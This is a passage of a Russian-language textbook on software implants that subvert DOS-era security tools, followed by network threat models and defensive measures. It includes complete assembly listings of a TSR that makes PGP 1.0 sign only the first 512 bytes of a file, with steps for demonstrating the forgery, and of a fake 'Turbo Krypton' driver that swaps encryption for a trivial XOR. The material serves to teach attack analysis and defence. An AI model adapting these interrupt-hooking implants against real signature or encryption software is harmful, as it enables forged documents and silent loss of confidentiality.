
```

3.4. Перехват и обработка файловых операций.

Предположим, что программное средство защиты информации (ПСЗИ) производит некоторые файловые операции. Для этого открывается файл, часть его или весь файл считывается в буфер оперативной памяти, обрабатывается и затем, возможно, записывается в файл с прежним или новым именем.

Активизирующим событием в данном случае является, как правило, открытие файла (int 21h, функция 3Dh), либо его закрытие.

В структуре операционной среды модель закладки, влияющей на файловые операции, предлагается в следующем виде:



Таким образом, закладка порождает в системе ИФ — ПСЗИ — ФР новые связи, включая в них свои операции и массивы данных.

На рисунке выделены две основные функции: преобразование и сохранение. Сохранение может касаться исходного файла, файла-результата (если рассматриваются процессы обратных преобразований — расшифрование) или вспомогательного файла. Преобразование изменяет информативные атрибуты ИФ, ФР и вспомогательного файла. Новым в данном случае является рассмотрение связей типа ИФ — ФР и вспомогательный

файл — ФР. В случае возникновения таких связей ПСЗИ практически исключается из процесса преобразования информации, либо в ФР добавляется информация из ИФ или вспомогательного файла. Например, в случае шифрования возможна ситуация, когда в зашифрованный файл будут добавлены фрагменты ключа или исходного (незашифрованного) текста. Кроме того, ФР может быть получен с использованием другого алгоритма, реализуемого собственно закладкой.

Рассмотрим данный механизм для DOS.

Закладка встраивается в цепочки прерывания int 21h для следующих функций:

- открыть файл

Закладка отфильтровывает нужные имена или указатели файлов.

- считать из файла

Закладка выполняет прерывание по старому адресу указателя, затем сохраняет считанный буфер в собственный, обычно скрытый файл, либо исправляет в буфере некоторые байты файла, кроме того возможно влияние на результаты операции чтения (например, число прочитанных байт).

Данные действия особенно опасны для программ подтверждения подлинности электронных документов («электронная цифровая подпись», ЭЦП). При считывании приготовленного для подписи файла-документа может произойти изменение символов имени автора, даты, времени, цифровых данных, заголовка назначения документа (например, изменена сумма платежа в платежных поручениях и др.).

- записать в файл

Закладка редактирует нужным образом буфер в оперативной памяти, либо сохраняет файл или часть его в скрытую область, а затем выполняет старое прерывание, в результате чего записывается файл с измененным содержанием, либо каким-то образом дублированный в скрытой области.

Закладки такого типа могут, например, навязывать истинность электронной подписи даже тогда, когда файл был изменен (если пометка об истинности подписи хранится в файле, что характерно для систем автоматизированного финансового документооборота, пример — система ЭЦП «Блиц»).

Рассмотрим, например, процесс «электронного подписывания», реализованный в программе PGP. Программа считывает

файл для вычисления хеш-функции блоками по 512 байт, причем завершением процесса чтения является считывание блока меньшей длины.

Работа закладки основана на навязывании длины файла. Закладка позволяет считать только первый 512-байтный блок и вычисляет подпись только на его основе. Соответственно, такая же схема действует и при проверке подписи. Следовательно, остальная часть файла может быть произвольным образом искажена.

Пример 3 иллюстрирует сказанное применительно к особенностям программы PGP (Pretty Good Privacy 1.0 — RSA Public Key (c) 1991 Philip Zimmermann).

Пример 3. Закладка, подделывающая ЭЦП для программы PGP.

```
.MODEL TINY
.CODE
org 100h
start:
    jmp init
tg dw 0
t dw 1
new_21:
    pushf
; это чтение из файла?
read:
    cmp ah, 03Fh
    jne open
; да, это чтение
    cmp bx, 5
    jne mr1
; номер указателя 5?
    cmp cx, 512
    jne mr1
; TG = 1
    mov cs:[tg], 1
mr1:
; выполнение старого прерывания
    popf
    pushf
    call dword ptr cs:[old_21]
```

```
sti
push ax
push bp
mov bp, sp
pushf
pop ax
mov ss:[bp+8], ax
pop bp
pop ax
; проверка на ошибку при чтении
jb end_read_2
; TG равен 1?
cmp cs:[tg], 1
jne end_read_2
; да, TG = 1
; T = 1?
cmp cs:[t], 1
je end_read_1
; прочитано 512 байт?
cmp ax, 512
jne end_read_2
; да — сбросить переменную tg в 0
mov ax, 0
mov cs:[tg], 0
end_read_1:
mov cs:[t], 0
; окончание процедуры
end_read_2:
jmp end_new_21
open:
; открыть файл?
cmp ah, 3Dh
jne ost
; да — сбросить переменные t в 1 и tg в 0
mov cs:[tg], 0
mov cs:[t], 1
; все остальные функции прерывания int 21h
ost:
popf
```

```
    jmp dword ptr cs:[old_21]
end_new_21:
    iret

old_21 dd 0
init:
    push cs
    pop ds

; подмена int 21h

    push es
    push bx
    cli
    mov ax,03521h
    int 21h
    sti
    mov word ptr [old_21],bx
    mov word ptr [old_21+2],es
    pop bx
    pop es
    push dx
    cli
    mov dx,offset new_21
    mov ax,02521h
    pushf
    call dword ptr cs:[old_21]
    sti
    pop dx

; определяем размер

    mov ax,offset init
    pushf
    mov cl,4
    sar ax,cl
    inc ax
    popf
    mov dx,ax
```

; оставляем TSR

```
mov ax, 03100h
pushf
call dword ptr [old_21]
end start
```

Для демонстрации работы закладки проделайте следующие действия:

- откомпилируйте пример 3 в COM-файл;
- сформируйте открытые и секретные ключи (режим **PGP -k**) обязательно для длины 512 байт;
- в режиме **-s** подпишите любой текстовый файл не меньше 1 килобайта длиной, например с именем DOC:

pgp -s doc

- полученный файл doc.ctx измените в произвольном месте;
- убедитесь, что проверка:

pgp doc.ctx

обнаруживает искажение файла;

- запустите полученный COM-файл;
- в режиме **-s** подпишите файл DOC:

pgp -s doc

- в текстовом редакторе, кроме Norton Editor, исправьте файл в любом месте, но не ранее чем 512 байт от начала;
- убедитесь, что проверка:

pgp doc.ctx

не обнаруживает искажение файла.

3.5. Модель сохраняющей закладки в виде совокупности орграфов прерываний.

Пусть имеется закладка с множеством активизирующих событий I , мощность множества I равна m .

Для каждого активизирующего события зададим орграф Γ_i , $i = 1, 2, \dots, m$,

который соответствует цепочке прерывания для каждого события.

Вершины орграфа соответствуют командам передачи управления от одного программного модуля к другому, а ребра — последовательностям команд, внутри одного модуля или сегмента.

Для каждого ребра (x_i, x_j) орграфа Γ_k зададим число t_{ijk} равное 1, если ребро принадлежит программой закладке, равное 2, если ребро принадлежит существенно важной программе (драйверу DOS, коду BIOS), 0 — во всех иных случаях.

Поскольку рассматривается случай, когда управление после отработки прерывания передается обратно вызвавшей программе, то можно утверждать, что каждый из орграфов содержит контур, начинающийся в вершине 1.

Тогда сформулируем:

Утверждение 1.

Воздействие закладки будет нейтрализовано, если для каждого орграфа может быть построено ребро, образующее контур, объединяющее ребра с $t = 0$ и $t = 2$, причем все ребра с $t = 2$ должны входить в построенный контур.

Доказательство этого утверждения следует из того, что при построении названного в условии пути, управление никогда не будет передано коду закладки и, следовательно, множество активизирующих закладку событий будет пустым.

Данное утверждение будет использовано в следующем параграфе.

Полностью описать класс возможных событий позволяет:

Утверждение 2.

При наличии закладки в оперативной памяти и при непустом множестве активизирующих событий, воздействие закладки в принципе возможно.

Верность этого утверждения следует из того, что любой программный модуль при передаче ему управления (что следует из того, что множество активизирующих событий не пусто) может сохранить (исказить) некоторую информацию, пользуясь либо прямым вызовом соответствующих функций в BIOS, либо обращаясь непосредственно к портам.

4. Разрушение программы защиты, схем контроля или изменение текущего состояния программной среды

Предположим, что злоумышленнику известна интересующая его программа с точностью до команд реализации на конкретном процессоре. Следовательно, возможно смоделировать процесс ее загрузки и выяснить относительные адреса частей программы относительно сегмента оперативной памяти, в который она загружается. Это означает, что возможно произвольное изменение кода программы и соответственно отклонение (возможно негативного характера) в работе прикладной программы.

Тогда алгоритм действия закладки может быть таким:

- закладка загружается в память каким-либо указанным выше образом;
- закладка осуществляет перехват (редактирование цепочки) одного или нескольких прерываний:
 - прерывания DOS «запуск программ и загрузка оверле-ев»;
 - прерывания BIOS «считать сектор»;
 - прерывание таймера.
- по одному из трех событий закладка получает управление на свой код и далее выполняется:
 - проверка принадлежности запущенной программы или уже работающей (для таймерного прерывания) к интересующим программам;
 - определение сегмента, в который загружена программа;
 - запись относительно определенного сегмента загрузки некоторых значений в ОП так, чтобы отключить схемы контроля и/или исправить программу нужным образом.

Принципиальная возможность исправления кода следует из того, что вывод о правильности работы программы делается на основе операций сравнения в арифметико-логическом устройстве микропроцессора.

Сравнение результатов работы выполняется командой типа **CMR**, а результат сравнения изменяет один или несколько бит регистра флагов. Следовательно, того же результата можно достичь, изменив эти биты одной из команд работы с регистром флагов типа **CLD**, **CLC**, **LAHF** и т. д.

Наконец, возможен случай, когда содержательный код программы защиты вместе со схемой контроля будет удален из памяти полностью и все последующие операции будут выполнены без влияния программы защиты.

Таким образом, анализируя в данном случае действие закладки необходимо считать возможным любые искажения кода программ.

Основным способом активизации разрушающих закладок является запуск ассоциированных с ними программ. При этом закладка получает управление первой и выполняет какие-либо действия (изменения адресов прерывания на собственные обработчики, исправление в коде программ защиты и т. д.). В данном случае борьба с воздействием закладок может быть произведена только путем контроля целостности исполняемых файлов непосредственно перед их исполнением. Тогда воздействие закладки можно оценивать количественной вероятностью ее активизации при заданном алгоритме контроля кода запускаемой программы (т. е. вероятностью обнаружения или необнаружения ассоциированного с кодом вируса или закладки).

5. Особенности воздействия программных закладок на программно-аппаратные средства защиты информации

Особенностью применения программно-аппаратных средств защиты в ПЭВМ являются следующие:

- собственные программы управления аппаратной частью, как правило, находятся в ПЗУ и, следовательно, не могут быть изменены программным путем;
- под управление аппаратным комплексом выделяются средства низкого уровня (операции с портами, либо выделенные прерывания);
- управление программам аппаратной части передается до загрузки операционной среды и часть операций, в основном связанных с инициализацией начальных состояний устройства, также происходит до загрузки операционной среды.

Все эти факторы накладывают определенные условия ограничительного характера на процесс воздействия программных закладок на рассматриваемые программно-аппаратные комплексы. Однако эти ограничения не таковы, чтобы в общем виде полностью исключить это воздействие.

Поскольку обращение к аппаратным средствам происходит из прикладных программ и, как правило, через некоторую промежуточную программу управления, то воздействие на аппаратное средство может быть сведено к воздействию либо на прикладную программу, либо на программу управления аппаратным комплексом, который находится в ОЗУ.

Зададимся следующей моделью работы программно-аппаратного комплекса. Пусть имеется выделенное прерывание $\text{int } N$ и k его подфункций $\text{int } N, 1, \text{int } N, 2, \dots, \text{int } N, k$, управ-

ляющие работой программно-аппаратного комплекса с точки зрения программной среды. При этом прикладные программы инициируют программно-аппаратный комплекс путем вызова заданной подфункции прерывания $\text{int } N$, i обычным образом.

Возможны две принципиально разные ситуации:

- обработчик $\text{int } N$, k находится в ПЗУ;
- обработчик $\text{int } N$, k находится в ОЗУ.



Очевидно, что первая ситуация не допускает воздействия на обработчик программными средствами, вторая же позволяет произвольно изменять коды обработчика.

Далее, обработчик $\text{int } N$ изменяет содержимое ОЗУ, например, выполняя шифрование заданного буфера, выработку производных ключей или электронное подписывание выделенного в ОП массива данных. При этом существующая информация либо изменяется, либо образуется новая информация в ОЗУ (в случае электронной подписи). Необходимо заметить, что эти операции связаны с легко идентифицируемым событием в программной среде ПЭВМ — выполнением или завершением прерывания $\text{int } N$.

В рамках принятой модели можно выделить следующие пути воздействия программных закладок.

В ситуации 1:

1.1. Сохранение на внешнем устройстве информации из изменяемой области ОЗУ, синхронизированное с прерыванием $\text{int } N$.

1.2. Разрушение информации в изменяемой области.

1.3. Определение прерывания $\text{int } N$ на собственную программу в ОЗУ путем:

1.3.1. Изменения вызовов $\text{int } N$ в пользовательской программе.

1.3.2. Встраивания в цепочки прерывания обычным образом.


В ситуации 2:

Пункты 1.1 — 1.3 полностью сохраняются, но добавляется еще один:

2.4. Изменение кода самого исходного обработчика int N.

Пункты 1.1, 1.2, 2.1, 2.2 рассмотрены в параграфе 3 и в принципе ничем не отличаются от воздействия на чисто программные средства защиты информации, поэтому мы не будем подробно останавливаться на них.

Пусть работа программно-аппаратного комплекса строится по следующей схеме:



Тогда возможны следующие ситуации:


- нападение на пользовательскую программу, работающую с программно-аппаратным комплексом, путем исправления в EXE- или COM-файле данной программы вызовов прерываний int N (код CD N) на вызов своего прерывания, например, int M;



- нападение на обработчик int N.
 - исправление в таблице прерываний адреса int N на другой произвольный адрес в пределах ОЗУ;

Таблица прерываний:

off1 seg1 ... offN segN ... off255 seg255



- переопределение прерывания на коды закладки с выполнением части функций в программно-аппаратном комплексе, а части — в закладке.

Таблица прерываний:

off1 seg1 ... offN segN ... off255 seg255



Примером является программная закладка, маскируемая под прикладную программу-«ускоритель» типа “Turbo Krypton”. Обработчик ранних версий платы Krypton, реализующей алгоритм ГОСТ 28147-89 [11], находился в ПЗУ, однако не предпринимал никаких действий по проверке того, на какой адрес указывает прерывание 4Ch, определенное комплексом для взаимодействия с платой. Несмотря на то, что закладка воздействует только на демонстрационные версии программ, работающих с платой, «разработчикам» закладки нельзя отказать в значительной доле юмора — ускорение программ шифрования по прежнему привлекает многих.

Пример 4. Упрощенный фрагмент кода закладки.

```
.MODEL TINY .CODE
org 100h
start:
    jmp init
CopyRight db "Turbo Krypton driver 1992."
; Новая функция обработки прерывания 4C
new_4C:
    pushf
; начало сравнений рода работы
z1:
; сравнить с родом работы 0 или 1 — зашифрование
    cmp al,0
    jne z2
    jmp zz
z2:
    cmp al,1
    jne r1
; реализация зашифрования
zz:
    push cx
    push si
    push di
    push ax

; сложение с фиксированным байтом 0FFh по модулю 2
zzz:
    mov ah,byte ptr ds:[si+8]
    xor ah,0FFh
    mov byte ptr es:[di],ah
    inc di
    inc si
    loop zzz
    pop ax
    pop di
    pop si
    pop cx
    jmp end_new_4C
```

; возврат из прерывания без передачи управления на плату
r1:

; проверка на режим расшифрования — 2 или 3

cmp al,2

jne r2

jmp rr

r2:

cmp al,3

jne ost

rr:

push cx

push si

push di

push ax

rrr:

mov ah,byte ptr ds:[si+8]

xor ah,0FFh

mov byte ptr es:[di],ah

inc di

inc si

loop rrr

pop ax

pop di

pop si

pop cx

jmp end_new_4C

; возврат без передачи управления плате Krypton
ost:

; выполнение остальных функций происходит через плату

popf

jmp dword ptr cs:[old_4C]

end_new_4C:

popf

iret

old_28 dd 0

old_4C dd 0

```
; основной модуль
init:
    push cs
    pop ds

; подмена int 4Ch
    push es
    push bx
    cli
    mov ax, 0354Ch
    int 21h
    sti
    mov word ptr [old_4C], bx
    mov word ptr [old_4C+2], es
    pop bx
    pop es
    push dx
    cli
    mov dx, offset new_4C
    mov ax, 0254Ch
    int 21h
    sti
    pop dx

; определяем размер
    mov ax, offset init
    pushf
    mov cl, 4
    sar ax, cl
    inc ax
    popf
    mov dx, ax

; оставляем TSR
    mov ax, 03100h
    int 21h
end start
```

Модификацией данного метода является переопределение вектора прерывания на собственную функцию без изменения адреса в таблице прерываний. Это может быть достигнуто путем исправления первой команды (на переход к собственной

функции обработки) на которую и указывает адрес в таблице прерываний.

Таким образом, средства контроля, проверяющие на какой адрес указывает вектор прерывания, не будут указывать на наличие программной закладки.

Из приведенного примера видно, что контроля только адреса в таблице прерываний недостаточно. Необходимо убедиться, что по данному адресу установлен нужный обработчик и никакой иной.

Для этого необходимо применить следующий алгоритм:


- устанавливается адрес на который указывает вектор прерывания `int N`;
- по заданному адресу происходит нахождение хеш-функции на отрезке заданной длины;
- полученная хеш-функция анализируется либо в ПЗУ, либо существенно используется для изменения программы обработки `int N` в ОЗУ.

Тогда вероятность воздействия закладки на программно-аппаратный комплекс совпадает с вероятностью обнаружения изменения кода программы заданной хеш-функцией.

6. Закладки, вирусы и сети

6.1. Описание возможного воздействия закладок.

Рассматривая использующиеся в настоящее время сети ЭВМ, можно выделить их обобщенную структуру:



Абонентские пункты сети (АП) могут быть объединены в единую систему с серверами локальных сетей (СЛС), которые в свою очередь могут быть соединены между собой. Таким образом объединяются несколько территориально близких или же удаленных (через линии связи) локальных вычислительных сетей (ЛВС).

Серверы локальной сети могут быть подключены к концентратору сообщений (КС), объединяющему потоки информации с нескольких локальных сетей или/и изолированных абонентских пунктов. Объединенный концентратором сообщений информационный поток поступает на коммутационную машину (КМ), которая в свою очередь производит логическую коммутацию передаваемых информационных потоков в другие локальные сети, их объединения, концентраторы сообщений или изо-

лированные абонентские пункты.

Таким образом, можно выделить следующие функционально законченные элементы сети:

- локальные сегменты сети (с различной архитектурой);
Их особенностью является возможность использования удаленных ресурсов файловых серверов или других рабочих станций или абонентских пунктов.
- коммуникационные сегменты сети, которые производят фрагментирование и объединение пакетов данных, их коммутацию и собственно передачу.

Как правило, рабочие станции не могут использоваться для доступа к ресурсам коммуникационных фрагментов вне решения задач передачи сообщений или установления логических соединений.

Можно выделить следующие угрозы для информации для различных сегментов сети:

1. Перехват, искажение, навязывание информации со стороны коммуникационных фрагментов сети.
2. Имитация посылки ложных сообщений на локальные фрагменты сети.
3. Имитация логического канала (удаленный доступ) к ресурсам локальных сегментов сети.
4. Внедрение в проходящую информацию различных функционально законченных блоков кода и данных, могущих реализовать разрушающее воздействие на ПО и данные сети.
4. Перехват, навязывание, искажение информации при передаче по собственным линиям связи локальных сегментов сети.
5. Внедрение программных закладок в программное обеспечение рабочих станций или общедоступные ресурсы (во внешней памяти файл-серверов) локальных сегментов сети.

Остановимся более подробно на программных закладках и их влиянии на процесс взаимодействия сегментов сети.

По принципу специфицирования действий программной закладки можно выделить две их основные группы:

1. Существующие закладки вирусного типа.

Способны вызвать уничтожение или искажение информации, нарушения сеансов работы. Основную опасность представляют для абонентского пункта (пунктов) сети и рабочих станций ЛВС, поскольку могут распространяться от одного абонентского пункта (АП) к другому с потоком передаваемых файлов или инициализировать програм-

мное обеспечение рабочей станции при использовании удаленных ресурсов (запуске инициализированных программ в оперативной памяти рабочей станции, причем без экспорта выполняемого модуля с файл-сервера, т. е. в случае удаленного доступа к ресурсам сети).

2. Специально написанные закладки типа:

а) «троянский конь» — закладки, проявляющие себя в определенных условиях (по времени, ключевым сообщениям и т. д.); могут разрушать (искажать) информацию, копировать фрагменты конфиденциальной информации или пароли (ключи), засылать сообщения не по адресу или блокировать прием (отправку) сообщений;

Закладки этого типа, как правило, жестко функциональны и учитывают различные нюансы среды, в которой работают. При этом информация для их работы доставляется закладками следующего типа.

б) «компьютерный червь» — закладки, нацеленные на проникновение в системы разграничения доступа пользователей к ресурсам сети; могут приводить к утере (компрометации) матриц установления полномочий пользователей, к нарушению работы всей сети в целом и системы разграничения доступа в частности. Примером закладки этого типа является известный репликатор Морриса.

Возможно существование сразу двух этих типов закладок или одной, объединяющей в себе черты обеих.

Программные закладки представляют опасность как для АП и их программного обеспечения, так и для коммутационной машины (КМ) и серверов локальной сети (СЛС).

Возможны следующие пути их проникновения (внедрения) в сеть:

- заражение ПО АП вирусами типа 1 и 2 путем нерегламентированных действий пользователей (запуск посторонних программ, игр, иных внешне привлекательных или обещающих некоторый «выигрыш» программных средств — «архиваторов», «ускорителей» и т. д.);
- умышленное внедрение закладок типа 2 в ПО АП путем их ассоциирования с выполняемыми модулями или программами начальной загрузки, либо использование в виде отдельных модулей;
- передача вирусов типа 1 и 2 с пересылаемыми файлами на другой АП и заражение данного АП после пользования зараженными программами;
- распространение вирусов типа 1 и 2 внутри совокупности АП, объединенных в локальную сеть общего доступа;

- внедрение в ПО АП вирусов типа 1 и 2 при возможности запуска программ с удаленного терминала;
- внедрение вирусов типа 2 при разрешении записи с удаленного терминала;
- внедрение вирусов типа 1 и 2 в пересылаемые файлы на КМ или/и СЛС.

Необходимо заметить, что телекоммуникационные сети, как правило, имеют неоднородную операционную среду, поэтому передача вирусов по направлению АП — КМ чрезвычайно затруднена — пользователи с АП не могут получить доступ к ПО КМ, поскольку информация с АП в КМ находится в фрагментированном виде (в виде пакетов) и не контактирует с ПО КМ (не влияет на поток команд КМ и рассматривается как проходящая информация /данные/).

В этом случае заражение вирусами может наступать только при пользовании коммутационной машиной как обычной ПЭВМ (для игр или выполнения нерегламентированных работ). При этом возможно заражение коммуникационного ПО КМ и негативное влияние на целостность и достоверность передаваемых пакетов.

Исходя из перечисленных путей проникновения вирусов в сеть можно детализировать вирусные угрозы.

1. Для АП:

- искажение (разрушение) файлов и системных областей DOS;
- уменьшение скорости работы, неадекватная реакция на команды оператора и т. д.;
- вмешательство в процесс обмена сообщениями по сети путем непрерывной посылки хаотических сообщений;
- блокирование принимаемых или передаваемых сообщений, их искажение;
- имитация физических сбоев типа «потеря линии» и т. д.;
- имитация пользовательского интерфейса или приглашений ввода пароля (ключа) с целью запоминания этих паролей (ключей);
- накопление обрабатываемой конфиденциальной информации в скрытых областях внешней памяти;
- демпирование оперативной памяти с целью выявления ключевых таблиц или фрагментов ценной информации;
- искажение программ и данных в оперативной памяти АП.

2. Для СЛС:

- искажение проходящей через сервер информации (при обмене между АП);

- сохранение проходящей информации в скрытых областях внешней памяти;
- искажение или уничтожение собственной информации сервера (в частности, идентификационных таблиц) и тем самым нарушение работы локальной сети;
- внедрение вирусов в пересылаемые внутри локальной сети или на удаленные АП файлы.

3. Для КМ:

- разрушение собственного ПО КМ и вывод из строя коммутационного узла вместе со всеми присоединенными АП;
- засылка пакетов не по адресу, потеря пакетов, неверная сборка пакетов, подмена пакетов;
- внедрение вирусов в пакеты, коммутируемые КМ;
- контроль активности абонентов КМ для получения косвенной информации о характере информации, которой обмениваются абоненты сети.

6.2. Организационно-технические меры защиты от угроз безопасности сети.

Проанализировав возможные вирусные угрозы в сети и их последствия, можно предложить комплекс защитных мер, снижающих вероятность проникновения и распространения вирусов в сети, а также облегчающих локализацию и устранение негативных последствий их воздействия.

Меры защиты можно подразделить на две основные группы:

I . Меры защиты на этапе разработки ПО сети.

II. Меры защиты на этапе эксплуатации сети.

Группа I подразделяется на:

1. Меры защиты на этапе разработки прикладного ПО, содержащего внутреннюю защиту от НСД.

Эти меры направлены на выявление в исходных текстах программ коммуникации и доступа некоторых фрагментов или подпрограмм, облегчающих или не регистрирующих доступ разработчиков программ (вход по фиксированным паролям, беспарольный доступ по нажатию некоторых клавиш, обход регистрации пользователей с фиксированными именами и т. д.). Наличие таких фрагментов фактически сведет на нет весь комплекс информационной безопасности сети, поскольку доступ через них возможен как человеком, так и программой-вирусом (закладкой).

Присутствие таких фрагментов не всегда является результатом злого умысла и зачастую используется для тестирования ПО.

Для выявления подобных фрагментов может быть произведено:

а) Сквозное тестирование исходных текстов ПО независимыми экспертами по стандартным методикам, известным из переводной литературы [3, 10, 21, 22, 23].

б) Тестирование готового ПО в критических режимах эксплуатации (в период испытаний сети) с фиксацией и устранением выявленных слабостей и отклонений от нормальной работы.

Необходимо также обратить внимание на возможные конфликты прикладного ПО и средств защиты, связанные с конкуренцией по ресурсам (захват прерываний, памяти, блокировка клавиатуры и т. д.). Эти моменты, как правило, можно выявить лишь в период испытаний.

2. Меры защиты при разработке ПО защиты от НСД (должны быть предусмотрены меры по проверке целостности хранимых на внешних носителях программных средств защиты, контроль целостности их в оперативной памяти и т. д.).

Группа II подразделяется на:

1. Регулярные меры защиты и контроля, применяемые постоянно с фиксированными временными интервалами.

2. Эпизодические защитные мероприятия в период повышения опасности информационного нападения.

3. Локализационно-восстановительные меры, применяемые в случае проникновения и обнаружения закладок и причинения ими негативных последствий.

Кроме того, можно выделить:

